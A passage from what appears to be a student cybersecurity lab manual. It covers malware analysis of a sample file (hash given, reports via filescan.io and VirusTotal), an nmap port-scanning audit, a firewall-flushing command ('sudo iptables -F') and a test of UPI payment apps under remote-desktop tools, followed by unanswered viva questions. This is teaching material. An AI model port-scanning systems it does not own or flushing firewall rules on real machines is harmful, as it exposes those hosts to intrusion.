
……


……..


……

Experiment 9: Implementation of IT Audit, malware analysis and Vulnerability assessment and generate the report.


Step1:
Collection Information about Malware:
How a malware is collected.
Step2:
Basic Information about malware:
Name: file.exe
Media Type: application/x-msdownload
SHA-256: d01d08621690c1a7a0f41bdd1bb02ec05d418ef68b06cd3cfd54fbb3f58ba80a
Report ID: 37cec6e6-0778-4c35-9cb3-d177c1e6e34a
Submission ID: 62c24f59783441cda10213de
Submission Date: 07/04/2022, 02:24:27
Step3:
Report from filescan.io
In filescan.io







Report in virustotal



Final deduction

Final report.

IT Audit: Do the port scanning of the computer using nmap/zenmap to identify the open ports and see if services running on those ports are vulnerable or not. Write a report on it. [Note: Clear any firewall rules that you have added by using the command sudo iptables –F]

VIVA Questions

1. What is malware?

……..

……

…….

2. What is port scanning?

……

……

……

3. List out any two websites used to get the malware analysis report?

……

……

……

4. What is nmap/Zenmap tool?Why is it used?

……

……..

……

5. How is malware collected?

……

……..

……

Experiment 10: Test security of UPI applications on Desktop sharing applications.

Step 1:
Download and install UPI application on your phone
Download and install Teamviewer on your phone and computer
Download and install Anydesk on your phone and computer

Step 2:
Test the security of the application and fill the table (keep adding more applications as you test)

List of UPI Apps

UPI Apps	Team Viewer	Any Desk
BHIM		
Google Pay		

VIVA Questions

1.List out a few UPI Apps?

……..

……

…….

2. What is security policy?

……

……

……

3. What is a software license?

……

……

……

4. Why is security testing required?

……

……..

……

5. What is Steganography?

……

……..

……